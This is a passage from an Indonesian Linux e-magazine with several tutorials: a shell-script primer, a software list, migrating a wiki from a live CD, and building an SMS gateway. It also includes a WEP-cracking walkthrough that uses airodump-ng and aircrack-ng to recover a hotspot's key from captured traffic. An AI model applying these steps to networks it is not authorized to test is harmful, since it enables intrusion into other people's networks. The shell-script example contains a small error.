
3. setelah itu akan tampak detail dari file .iso tersebut.



4. persiapan prosesnya. . .



5. Proses Copy sedang berlangsung. . .



6. Proses berhasil. Untuk ujicoba, silahkan lakukan booting.

Teknik Menjebol WEP Menggunakan Airodump dan Aircrack

oleh : Onno W.Purbo (onno@indo.net.id)

Bagian yang lumayan membuat pusing kepala adalah teknik untuk menjebol WEP. Teknik berikut ini membutuhkan traffic paket yang sangat besar, biasanya akan mudah dilakukan jika ada yang sedang melakukan transfer file di jaringan HotSpot. Jika tidak ada traffic sama sekali, sampai kapanpun akan susah untuk di crack WEP-nya.

Kita perlu mencatat tiga (3) hal, yaitu, (1) BSSID / MAC Address AP, (2) MAC address WLAN kita, dan (3) Channel yang digunakan AP.

Misalnya,

```
BSSID 00:30:4F:4E:2B:50
WIFI 00:11:6b:33:d3:90
CHANNEL 2
```

Untuk memudahkan operasi ada baiknya melakukan di shell

```
#export AP=00:30:4F:4E:2B:50
#export WIFI=00:11:6b:33:d3:90
#export CHANNEL=1
```

Setup supaya interface WiFi masuk ke mode monitoring menggunakan perintah

```
#airmon-ng start wlan0 1
```

Biasanya akan tampil kira-kira sebagai berikut

Interface	Chipset	Driver
wlan0	Intel 3945ABG	iwl3945 - [phy0] (monitor mode enabled on mon0)

Perhatikan baik-baik bahwa interface wlan0 yang berubah menjadi mode monitor adalah mon0. Kita harus menggunakan interface mon0 untuk melakukan monitor.

Jalankan airodump di WAN mon0

```
#airodump-ng --ivs -w hasilcapture --bssid $AP --channel $CHANNEL
mon0
```

Versi backtrack 4.0 pre-final ternyata harus menggunakan perintah
`#airodump-ng --output-format ivs -w hasilcapture --bssid $AP --channel $CHANNEL mon0`

Pastikan menggunakan switch --bssid ini akan mempercepat proses cracking :) ..

Dalam contoh paket hasil monitoring akan di simpan di file hasilcapture. Agar memudahkan proses cracking WEP pastikan kita dapat menangkap lebih dari 5000 paket.

Jalankan aircrack untuk mengcrack WEP

Informasi dan Pengetahuan yang terkandung pada halaman ini maupun turunannya di peruntukan sebagai informasi pembelajaran semata. Pengetahuan ini bukan untuk digunakan untuk melakukan tindak kejahatan maupun melawan hukum. Anda yang melakukan tindak tersebut, berada di luar tanggung jawab penulis tulisan ini & harus berhadapan sendiri dengan aparat penegak hukum.

```
# aircrack-ng -a 1 -e
essidapyangakandicrack -n 64
hasilcapture-01.ivs
```

misalnya

```
# aircrack-ng -a 1 -e linksys -n 64
hasilcapture-01.ivs
# aircrack-ng -a 1 -e $AP -n 64
hasilcapture-01.ivs
```

Bisa juga menggunakan perintah
`# aircrack-ng -a 1 -n 64 hasilcapture-01.ivs`

Switch -a 1 digunakan untuk mensest aircrack-ng agar meng-crack WEP

Anda akan membutuhkan banyak IVS, pastikan traffic cukup tinggi. Hal ini akan mudah jika ada yang sedang transfer file di jaringan HotSpot.

Pengenalan Shell Script

oleh : Nanang Sutisna (nanang_dis@yahoo.co.id)

SYSTEM ADMINISTRATOR LINUX

merupakan salah satu profesi yang sedang populer di dunia IT saat ini. Hal ini tidak lepas dari semakin populernya sistem operasi berlogo penguin ini. Saat ini banyak perusahaan-perusahaan besar mulai migrasi ke GNU/Linux dan Open Source.

Salah satu pengetahuan yang harus dimiliki untuk menjadi seorang System Administrator Linux yang handal adalah pengetahuan tentang shell script. Ketika sistem operasi Linux booting, misalkan pada distro Ubuntu, akan mengeksekusi semua shell script yang ada di dalam direktori /etc/rc*.d untuk merestore konfigurasi sistem dan mempersiapkan semua service yang akan dijalankan. Oleh karena itu, pemahaman yang terperinci tentang semua script tersebut sangatlah penting agar mampu menganalisa perilaku dari sistem serta memodifikasinya jika dibutuhkan.

Mengenal Shell

Sebelum membahas tentang shell script, ada baiknya dibahas terlebih dahulu fungsi dari shell serta jenis-jenis shell yang tersedia di sistem operasi Linux. Shell merupakan sebuah aplikasi yang bertindak sebagai interface antara sistem dengan user, sehingga memungkinkan user untuk 'memerintahkan' sistem operasi untuk mengeksekusi command (perintah) yang dimasukkan. Shell mirip seperti Windows Command Prompt tetapi jauh lebih powerful. Sebagai contoh, input dan output dapat di-redirect (dialihkan) menggunakan simbol > dan <, beberapa proses eksekusi perintah dapat dilakukan secara simultan menggunakan simbol |, serta mampu menangkap output dari subprocess menggunakan \$(...). Anda dapat menginstall lebih dari satu jenis shell di sistem linux anda sehingga masing-masing user yang ada di dalam sistem linux anda dapat memilih jenis shell yang mereka suka.

Jenis shell yang paling banyak digunakan oleh mayoritas distro linux yang ada adalah /bin/bash yang sering disebut sebagai bash (GNU Bourne-Again-SHELL). Selain bash, anda dapat melihat beberapa jenis shell yang umum digunakan pada sistem linux pada tabel berikut :

Nama Shell	Keterangan
sh (Bourne)	Original shell dari versi awal UNIX
csh,tcsh,zsh	C Shell, dan turunannya, dibuat oleh Bill Joy seorang lulusan dari University of California, Berkeley. Mungkin C Shell merupakan shell terpopuler ketiga setelah bash dan Korn shell.
ksh,pdksh	Korn Shell ditulis oleh David Korn. Sedangkan kloning-nya Public Domain Korn Shell dibuat oleh Eric Gisin. Banyak UNIX versi komersil menggunakan shell jenis ini sebagai default shell-nya.
bash	Bourne Again Shell ditulis oleh Brian Fox untuk GNU Project menggantikan peran dari sh. Bash merupakan project open source sehingga source code-nya dapat diunduh dengan bebas. Bash memiliki banyak kesamaan dengan Korn Shell.

Apa Itu Shell Script?

Pada dasarnya shell script hanyalah berupa kumpulan perintah dasar linux yang disimpan ke dalam sebuah file, untuk kemudian dieksekusi secara simultan. Untuk lebih jelasnya silahkan perhatikan contoh sederhana berikut ini :

1. Buat sebuah file dengan nama test.sh

```
$ nano test.sh
```

2. Tambahkan perintah-perintah di bawah ini ke dalam file tersebut

```
#!/bin/bash
# Pindah ke direktori Desktop
$cd ~/Desktop

# Buat sebuah direktori dengan nama Test
$mkdir Test

# Cetak informasi ke layar
echo "Direktori Test Berhasil dibuat"

# Keluar
exit 0
```

3. Kemudian tekan tombol Ctrl + X, jika muncul pertanyaan konfirmasi tekan Y untuk menyimpan, setelah itu tekan Enter.

Pada contoh di atas dapat dilihat bahwa isi dari file tersebut hanya berupa kumpulan perintah dasar linux biasa yang dapat dieksekusi di dalam terminal atau pun console satu persatu. Dengan menggunakan shell script kita tidak perlu mengeksekusi perintah-perintah tersebut satu persatu, cukup eksekusi file shell script-nya maka perintah-perintah tersebut akan dieksekusi secara simultan mulai dari baris paling atas ke baris paling bawah.

Mengenal Sha-Bang (#!)

Jika anda memperhatikan dengan seksama, maka anda akan mendapatkan sebuah baris istimewa pada awal file. Ya, sebuah baris dengan nilai "#!/bin/bash". Simbol "!" inilah yang disebut dengan sha-bang. Posisi sha-bang harus berada pada baris paling awal. Sha-bang bertugas sebagai header suatu file script yang memberitahu sistem bahwa file tersebut berisi perintah-perintah (command) yang harus diterjemahkan (interpret) oleh interpreter yang telah ditentukan. Tepat setelah simbol sha-bang anda harus menyebutkan path lengkap dari program aplikasi yang akan dijadikan sebagai interpreter, baik berupa sebuah shell, bahasa pemrograman tertentu, maupun sebuah utility, pada contoh di atas menggunakan interpreter /bin/bash. Kemudian interpreter tersebut akan mengeksekusi semua perintah yang terdapat di dalam script mulai dari baris paling atas (baris setelah sha-bang) serta mengabaikan semua comment yang ada. Berikut ini beberapa contoh sha-bang dengan interpreter yang berbeda :

```
#!/bin/sh
#!/bin/bash
#!/usr/bin/perl
#!/usr/bin/tcl
#!/bin/sed -f
#!/bin/awk -f
```

Menggunakan Comment

Comment merupakan keterangan yang diberikan atas perintah yang anda tulis. Comment digunakan sebagai dokumentasi sehingga ketika script didistribusikan, setiap orang yang membacanya akan mengerti maksud dari setiap perintah yang tertulis. Semua baris yang diawali dengan tanda # akan dikenali sebagai comment dan

isinya tidak akan dieksekusi.

```
# Ini adalah comment
```

Comment juga dapat ditempatkan setelah suatu perintah, contoh :

```
echo "Test Comment"
```

```
#Ini adalah comment yang ditempatkan setelah perintah
```

Cara Eksekusi

Setelah menulis sebuah shell script anda dapat menjalankannya menggunakan dua cara sebagai berikut :

1. Melalui program shell itu sendiri (sh, bash, dan lainnya), contoh :

```
$ bash test.sh
```

2. Mengeksekusinya secara independen, untuk melakukan hal tersebut anda harus memberi permission 'execute' pada file . Setelah ditambahkan permission 'execute', anda dapat menjalankannya cukup dengan memanggil nama file-nya ./namaFileScript, contoh :

```
$ chmod 555 test.sh
$ ./test.sh
```

atau

```
$ chmod +rx test.sh
$ ./test.sh
```

atau

```
$ chmod u+rx test.sh
$ ./test.sh
```

Demikian penjelasan singkat mengenai Shell Script. Pada edisi berikutnya saya akan membahas bagaimana cara menggunakan variabel dan special character di dalam shell script.

Sekolah Anda Butuh CMS Akademik...?

Gunakan saja, SISFOKOL. Bisa langsung unduh di <http://www.omahbiasawae.com/>

Blog bisa dilihat di <http://sisfokol.wordpress.com/>

Beragam Jenis Aplikasi untuk Beragam Keperluan

oleh : Agus Muhamad (hajirodeon@yahoo.com)

Berikut beragam aplikasi berdasarkan kategorinya, yang biasanya perlu kita tambahkan saat kita meng-install suatu distro Linux. Agar aplikasi yang kita perlukan, ada dan lengkap.

Perkantoran / Office :

- > Libre Office
- > xPDF
- > Gnumeric

Grafis / Graphic :

- > Gimp
- > Inkscape
- > Xara Extreme
- > Gthumb
- > XSane
- > Scribus

Multimedia :

- > VLC
- > Avidemux
- > Blender 3D
- > K3D
- > Audio CD Extractor
- > Audacity
- > Sound Converter
- > Brasero
- > Cheese
- > Kino
- > Gnash
- > OpenShot
- > RecordMyDesktop
- > SMPlayer
- > Transmageddon
- > Amarok
- > Exaile

Alat Bantu / Utility :

- > GParted
- > Virtual Box OSE
- > ClamAV
- > Gmount-ISO
- > SysInfo
- > HardInfo
- > DesktopNova

- > Midnight Commander
- > LZMA
- > XZ
- > Gammu / Wammu
- > LuckyBackup
- > Squashfs-tool
- > Startup-Manager
- > Mount-Manager
- > Bluez Bluetooth
- > GTK+
- > build-essential
- > Git
- > Unrar

Internet :

- > Firefox
- > Thunderbird
- > Google Chrome
- > Pidgin
- > Remmina Remote Desktop
- > UGet
- > Filezilla
- > Transmission
- > Opera
- > Flash-Plugin

Pengembangan / Development :

- > Lazarus
- > Quanta
- > Gambas
- > KDevelop / Qt
- > Python
- > CMake
- > GCC
- > Netbeans
- > Eclipse
- > Bluefish
- > AksilDE

Virtualisasi :


- > VirtualBOX
- > Qemu
- > Wine / PlayOnLinux

WebServer :

- > XAMPP
- > Apache + MySQL + PHP + PostgreSQL

Menulis Artikel pada Wiki KeluargaPEDIA

oleh : Agus Muhamir (hajirodeon@yahoo.com)



Pada LinuxBIASAWAE v4.0

(code:NyurungBAN), varian KeluargaPEDIA, didalamnya terdapat webserver XAMPP, dan Wiki KeluargaPEDIA yang menggunakan CMS MediaWiki. Walaupun untuk varian KeluargaPEDIA ini, hanya bisa berjalan secara LiveCD saja, dan tidak bisa di-install ke komputer, tetapi kita tetap masih bisa mengambil Wiki KeluargaPEDIA yang ada, ke lingkungan distro linux kita sendiri.

Berikut langkah - langkah yang bisa dilakukan :

1. Jalankan LiveCD KeluargaPEDIA. Bila sudah masuk kedalam lingkungan GUI, cobalah masuk ke lingkungan terminal. dan jadilah sebagai root.

```
$su
```

permintaan password, silahkan masukkan password 'biasawae'. tanpa tanda petik.

2. Kemudian, lakukan mount partisi distro linux milik anda. pertama, ketahui terlebih dahulu, daftar partisi yang ada, dengan mengetikkan

```
$fdisk -l
```

lalu lakukan mount partisi. misalkan partisi linux yang akan kita tuju, berada di /dev/sda1 . dan akan disambungkan dengan folder /mnt/sda1 .

```
$mount -o rw /dev/sda1 /mnt/sda1
```

jika folder /mnt/sda1, ternyata belum ada. maka buatlah folder tersebut dahulu. dengan perintah :

```
$mkdir /mnt/sda1
```

dan ulangi lagi, proses mount.

3. Karena Wiki KeluargaPEDIA disini, menggunakan webserver XAMPP, maka kita matikan dahulu service-nya. agar folder /opt/lampp, bisa kita salin ke /mnt/sda1 .

```
$/opt/lampp/lampp stop
```

4. Bila sudah, langkah saat ini adalah menyalin folder webserver XAMPP, ke partisi linux kita.

```
$cp -a /opt/lampp /mnt/sda1
```

5. Kemudian cobalah restart komputer. dan masuklah ke linux milik kita. lalu masuklah ke lingkungan root melalui terminal. bisa dengan mengetikkan :

```
$su
```


6. Pastikan jika ada webserver lain, sudah dimatikan. agar kita bisa menjalankan webserver XAMPP yang terisi Wiki

KeluargaPEDIA.

```
$/opt/lampp/lampp start
```

7. Jika berhasil, maka kita bisa menjalankan browser dengan alamat :

```
http://localhost/
```



8. Dengan begitu, kini kita sudah bisa membaca - baca beragam artikel wiki yang ada. dan kita juga bisa menulis artikel wiki baru. diawali dengan membuat akun user. kemudian menuliskan suatu judul artikel wiki yang akan kita tulis di kotak pencarian. jika tidak ada, maka kita bisa menulis artikel wiki yang baru.



Merangkai SMS Gateway dengan SMSTools dan PlaySMS, di atas Comal-Linux "El-Kas" 07.30H

oleh : Hadi Sumarsono (hdisumarsono@gmail.com)

SEBENARNYA pembahasan tentang

Penyedia Layanan SMS (atau SMS Gateway) sudah banyak dituliskan oleh para penggemar dan praktisi di berbagai Sistem Operasi, termasuk GNU/Linux. Masing-masing tulisan tentu punya gaya tersendiri untuk menyampaikan tujuannya. Maka tidak terkecuali dengan tulisan saya ini, semoga bermanfaat untuk menambah pengetahuan kita.

Koq Membahas Penyedia Layanan SMS?

Ya, benar. Disadari ataupun tidak ternyata kita seringkali melayani SMS, baik pertanyaan maupun jawaban dari teman-teman. Di saat layanan itu kemudian meningkat menjadi lebih intensif (membengkak jadi puluhan SMS) dan bersifat rutin (melayani tanya-jawab harian), maka kita akhirnya memerlukan bantuan mesin untuk menanganiinya secara mandiri.

Apa sih SMS Gateway itu?

Mengutip pengertian SMS Gateway dari situs informatika.web.id1 bahwa "Pada dunia komputer, gateway dapat diartikan sebagai jembatan penghubung antar satu sistem dengan sistem lain yang berbeda, sehingga dapat terjadi suatu pertukaran data antar sistem tersebut. Dengan demikian, SMS gateway dapat diartikan sebagai suatu penghubung untuk lalu lintas data SMS, baik yang dikirimkan maupun yang diterima."

Yang dimaksud lalu-lintas data SMS seperti apa ya?

Bilamana kita mengirim SMS berupa pertanyaan kepada teman, maka harapan kita adalah mendapatkan jawaban balik dari teman kita, bukankah demikian? Nah, interaksi antara SMS pertanyaan kita dan SMS jawaban teman kita, itulah yang disebut sebagai lalu-lintas data SMS.

Lalu SMS Gateway sendiri menangani apanya?

Normalnya, pengiriman dan penerimaan SMS dilakukan oleh orang per orang, sebagaimana yang kita kenal hari ini dengan istilah "ber-SMS ria". Setiap orang mengirim dan menerima SMS dari perangkat komunikasi genggamnya (alias handphone) masing-masing.

Pada SMS Gateway, mesin komputer akan menggantikan fungsi penerimaan dan pengiriman SMS itu. Jadi kita dibantu untuk mengendalikan penerimaan dan pengiriman SMS, tanpa harus memegang langsung perangkatnya.

Nah, Penyedia Layanan SMS (SMS Gateway) umumnya dibangun dalam dua bagian, yakni SMS Server dan Web/Script Messaging System.

Berikan contoh dong, biar lebih jelas!

Baik, sebagai contoh yang cukup dikenal adalah saat kita melakukan SMS REGISTRASI ke salah satu penyedia jasa, maka tidak berselang lama kemudian, kita juga akan menerima konfirmasi balik berupa SMS.

Mari kita lihat bagan sederhana berikut :

SMS Registrasi Anda => Provider SMS => SMS Server => Komputer (olah data) => SMS Server => Provider SMS => SMS Konfirmasi Anda

Siklus bagan tersebut dipahami sebagai berikut :

a).SMS Server bekerja menerima SMS Registrasi Anda. Ia memisahkan nomor Anda dan pesan SMS Anda. Lalu meneruskan data keduanya ke komputer untuk diolah datanya.

b).Komputer akan mengolah pesan dan nomor Anda. Selanjutnya, komputer akan menyatakan apakah Registrasi Anda sah atau gagal. Setelah itu komputer akan menentukan konfirmasi/jawaban balik yang akan dikirimkan.

c).SMS Server bekerja mengirimkan konfirmasi dengan data pada butir (b), kepada Anda melalui nomor tujuan yang dicatat pada butir (a).

Oh begitu siklus kerjanya, lalu teknis membangunnya bagaimana?

Baik, kita akan membahas SMS Server dahulu, sebelum beralih ke Web/Script Messaging System.

A).Instalasi SMSTools dan uji-cobanya.

Asumsi pembaca :

-Kita mengerti pengalaman device seperti /dev/ttyUSB0

- Kita mengerti struktur direktori umumnya Sistem Operasi GNU/Linux
- Kita mengerti perbedaan user dan root
- Dalam perintah baris (command line) abaikan tulisan di dalam kurung, ia hanyalah komentar atau keterangan tambahan dan tidak perlu diketik.

Ada beberapa pilihan SMS Server khas untuk Gnu/Linux, diantaranya : smstools dan gammu. Dalam tulisan ini, saya merujuk pada smstools1 sebagai SMS Server. Jadi kita akan membangun SMS Gateway menggunakan distro Comal-Linux2 "El-Kas" 07.30H, yang berbasis Slackware-Linux 12.2. Silakan unduh paket smstools disini =>
http://sourceforge.net/projects/comal/files/El-Kas/smstools3-3.1.15-i486-1_SBo.tgz/download

a.1).Instalasikan paket smstools. Awalnya saya menganggap bahwa Anda adalah user, bukan root.

```
$ su (lalu ketikkan password root)
```

```
# installpkg smstools3-3.1.15-i486-1_SBo.tgz  

(pastikan paket yang diunduh berada pada direktori aktif saat ini)
```

a.2).Menambahkan direktori untuk keperluan smstools

Sebenarnya direktori yang dibuat pada saat instalasi paket sudah cukup memadai, hanya saja bila kita ingin menambahkan beberapa fungsi lain maka diperlukan penambahan direktori. Silakan tambah dengan perintah di bawah ini :

```
# cd /var/spool/sms  

# mkdir failed  

# mkdir phonecalls  

# mkdir report  

# mkdir saved  

# mkdir sent
```

a.3).Gunakan contoh smsd.conf pada paket aplikasi sebagai panduan, atau boleh juga gunakan contoh konfigurasi yang saya sediakan di sini =>
<http://sourceforge.net/projects/comal/files/El-Kas/smsd.conf/download>

Catatan : petunjuk konfigurasi detil bisa Anda.baca

33 E-Majalah LinuxBIASAWAE [#1 : Nopember 2013].

di situs smstools, tapi beberapa poin penting adalah :

- devices = GSM1 (perangkat keras menunjuk ke GSM1)
- loglevel = 5 (catatan log smstools agar lebih detil)
- validity = 167 (sama dengan 24 jam)
- user = lighttpd (pengguna smstools adalah web server, yakni lighttpd - akan kita bahas kemudian)
- phonecalls = yes (modem dapat menerima panggilan telepon)
- device = /dev/ttyUSB0 (sesuaikan dengan pengenalan system terhadap modem kita)
- init = AT+CNMI = 1, 0, 0, 2, 0 (contoh inisialisasi modem Wavecom M1306B Q2403A USB, untuk modem handphone umumnya seperti Nokia, Siemens dan merek lainnya tidak memerlukan inisialisasi ini)

a.4).Karena smstools nantinya akan kita kendalikan melalui web, maka diperlukan adanya web-server. Dalam tulisan ini, saya gunakan lighttpd. Silakan unduh paket disini =>

```
http://sourceforge.net/projects/comal/files/El-Kas/lighttpd-1.4.28-i486-1\_SBo.tgz/download
```

a.4.1).Instalasikan paket lighttpd.

```
# installpkg lighttpd-1.4.28-i486-1_SBo.tgz
```

a.4.2).Gunakan contoh lighttpd.conf pada paket sebagai panduan, atau boleh juga gunakan konfigurasi yang saya sediakan di sini =>

```
http://sourceforge.net/projects/comal/files/El-Kas/lighttpd.conf/download
```

a.4.3).Diperlukan langkah tambahan untuk menyesuaikan lighttpd agar berjalan sukses bersama smstools.

```
# useradd -u 208 -g 208 lighttpd (menambah user baru dengan nomor user 208 dan group 208)  

# chown -hR lighttpd.dialout /var/spool/sms (mengubah kepemilikan direktori kepada lighttpd)  

# usermod -a -G uucp lighttpd (mengubah lighttpd agar masuk grup uucp)
```

a.4.4).Periksa lagi id lighttpd dengan cara :

```
# id lighttpd
```

dan pastikan hasilnya seperti ini :

```
uid=208(lighttpd) gid=208(lighttpd)
groups=208(lighttpd),14(uucp)
```

a.4.5).Jalankan lighttpd dan periksa aktifitasnya.

```
# chmod 755 /etc/rc.d/rc.lighttpd
```

```
# /etc/rc.d/rc.lighttpd start
```

Untuk memeriksa kondisinya, silakan cek dengan :

```
# ps ax | grep lighttpd
```

Bila normal, akan ada laporan seperti ini :

```
2626 ? S 0:01 /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
```

a.5).Jalankan smstools dan periksa aktifitasnya

```
# chmod 755 /etc/rc.d/rc.sms3
```

```
# /etc/rc.d/rc.sms3 start
```

```
# ps ax | grep smstools
```

Bila smstools berjalan normal, hasilnya seperti ini :

```
2715 ? S 2:26 /usr/sbin/smsd -n
GSM1_____ -p/var/run/smsd.pid
-i/var/run/smsd.working -l/var/log/smsd.log
```

a.6).Mencoba mengirimkan SMS via smstools secara manual.

Catatan :

- Pastikan SIM Card dalam masa aktif dan cukup pulsa untuk kirim SMS
- Pastikan parameter modem dalam smsd.conf adalah cocok (butir a.3)
- Pastikan mengirim SMS dengan format Internasional (prefix 62)
- Siap bekerja dengan 2 (dua) terminal, baik mode grafis maupun mode teks

a.6.1).Ketik pesan SMS-nya. Gunakan editor teks favorit Anda, dalam contoh di bawah ini saya

gunakan nano.

```
# nano SMS1.txt
```

To: 628564277xxxx (ini contoh nomor tujuan, setelah baris ini harus ada baris kosong sebelum mengetikkan pesan)

"Janganlah kamu menyalahkan Penyakit, karena penyakit itu menghilangkan Dosa2 anak Adam, sbgnm Kir (penyala api) membersihkan Karat2 besi." HR.Muslim 4672. (ini contoh pesan sepanjang 1x SMS)

(Sudah beres pesannya? Tekan Ctrl-X lalu Y, SMS1.txt sudah disimpan)

a.6.2).Kita akan pantau aktifitas smstools saat mengirimkan SMS, caranya (gunakan terminal terpisah untuk langkah ini) :

```
# tailf /var/log/smsd.log
```

Log smstools pada awalnya akan seperti ini:

```
2013-10-20 07:08:01,2, smsd: Smsd v3.1.15 started.
2013-10-20 07:08:02,2, smsd: Running as lighttpd:dialout.
2013-10-20 07:08:20,4, smsd: File mode creation mask: 022 (0644, rw-r--r--).
2013-10-20 07:08:20,4, smsd: Default validity period is set to 24 hours (167).
2013-10-20 07:08:20,5, GSM1: Modem handler 0 has started. PID: 2666.
2013-10-20 07:08:20,5, smsd: Outgoing file checker has started. PID: 2665.
2013-10-20 07:08:20,5, GSM1: Using check_memory_method 1: CPMS is used.
2013-10-20 07:08:24,5, GSM1: CGSN: 35405630081xxxx
2013-10-20 07:08:24,5, GSM1: IMSI: 51001864184xxxx
```

a.6.3).Tiba giliran untuk mengirimkan SMS, kita pindahkan file SMS1.txt tadi ke direktori /var/spool/sms/checked. Caranya (gunakan terminal selain butir (a.6.2) di atas) :

```
# mv SMS1.txt /var/spool/sms/checked
```

Maka hasil pantauan butir (a.6.2) akan seperti ini :

```
2013-10-20 13:15:16,5, smsd: Moved file /var/spool/sms/outgoing/out.0.1.23491 to /var/spool/sms/checked
2013-10-20 13:15:28,5, GSM1: SMS sent, Message_id:
```

```
34, To: 628572277xxxx, sending time 9 sec.
```

Bila tidak ada laporan seperti butir (a.6.3), silakan periksa langkah sebelumnya. Bila berhasil, maka smstools sudah siap sebagai SMS Server. Kita lanjutkan pada pembahasan antar-muka (interface) web untuk kirim dan terima SMS.

B).Instalasi PlaySMS dan ujicobanya.

Paket PlaySMS yang digunakan adalah versi 0.9.7.2. Silakan unduh disini =>
<http://sourceforge.net/projects/comal/files/El-Kas/playsms-0.9.7.2-noarch-1hdi.tgz/download>

b.1).Sebelum melanjutkan instalasi playsms, pastikan bahwa kita sudah mengaktifkan layanan server database mysql. Untuk Comal-Linux memang belum disertakan karena ia ditujukan untuk desktop, maka silakan unduh paket mysql disini =>

```
http://kambing.ui.ac.id/slackware/slackware-12.2/slackware/ap/mysql-5.0.67-i486-1.tgz
```

b.1.1).Instalasi mysql dengan perintah :

```
# installpkg mysql-5.0.67-i486-1.tgz
```

b.1.2).Layanan database mysql perlu di-inisialisasi sebelum dapat dijalankan. Lakukan seperti perintah di bawah ini :

```
# mysql_install_db --user=mysql
```

b.1.3).Jalankan layanan mysql dan periksa aktifitasnya :

```
# chmod 755 /etc/rc.d/rc.mysqld
```

```
# /etc/rc.d/rc.mysqld start
```

```
# ps ax | grep mysqld
```

Maka hasilnya akan nampak seperti di bawah ini :

```
2592 ? S 0:00 /bin/sh /usr/bin/mysqld_safe  
--datadir=/var/lib/mysql --pid-  
file=/var/run/mysql/mysql.pid --skip-networking  
2620 ? SI 44:22 /usr/libexec/mysqld --  
basedir=/usr --datadir=/var/lib/mysql --user=mysql --
```

```
pid-file=/var/run/mysql/mysql.pid --skip-external-locking --  
skip-networking
```

b.2).Instalasikan playsms

```
# installpkg playsms-0.9.7.2-noarch-1hdi.tgz
```

b.3).Import database untuk playsms

```
# mysqladmin -u root -p create playsms
```

```
# mysql -u root -p playsms < /usr/src/playsms/playsms.sql
```

b.4).Edit /var/www/playsms/config.php pada baris 7 (isikan user root/admin mysql Anda) dan baris 8 (isikan password root/admin mysql Anda). Bedakan antara root system dengan root mysql, passwordnya keduanya lebih baik tidak disamakan.

b.5).Coba jalankan playsms dengan perintah :

```
# /usr/local/bin/playsmsd_start
```

Cek kondisi playsms dengan :

```
# ps ax | grep playsms
```

Bila normal, akan ada laporan seperti ini :

```
2703 ? S 0:09 /bin/bash ./playsmsd  
/var/www/playsms
```


b.6).Mengatur dan mencoba playsms.

Silakan akses <http://127.0.0.1/playsms>

Akan nampak layar login playsms, isikan user : admin dan password : admin



Berhasil login? Ya, kita akan disambut layar README. Sebenarnya penjelasan tersebut cukup detil, tapi kita akan bahas beberapa hal-hal penting yang perlu disetel agar playsms siap digunakan bersama smstools.



b.6.1).Pilih Administration => Main configuration





Secara umum form isian Main configuration cukup jelas. Yang perlu diperhatikan adalah :



- * Pastikan "Default sender ID" adalah nomor SIM card yang ada di modem.
- * "Default SMS rate" umumnya diisi 1 (satu), artinya 1 SMS dihitung sebagai 1 credit.
- * "Default credit for user" diisi angka yang menyatakan jumlah credit setiap user. Credit ini akan berkurang sejumlah "Default SMS rate" setiap mengirim 1 SMS.
- * "Active gateway module" pilih smstools
- * Tekan tombol "Save" untuk menyimpan setelan kita

b.6.2).Pilih Gateway => Manage smstools (pastikan Active dan berwarna hijau. Bilamana tidak, kemungkinan smstools belum aktif).

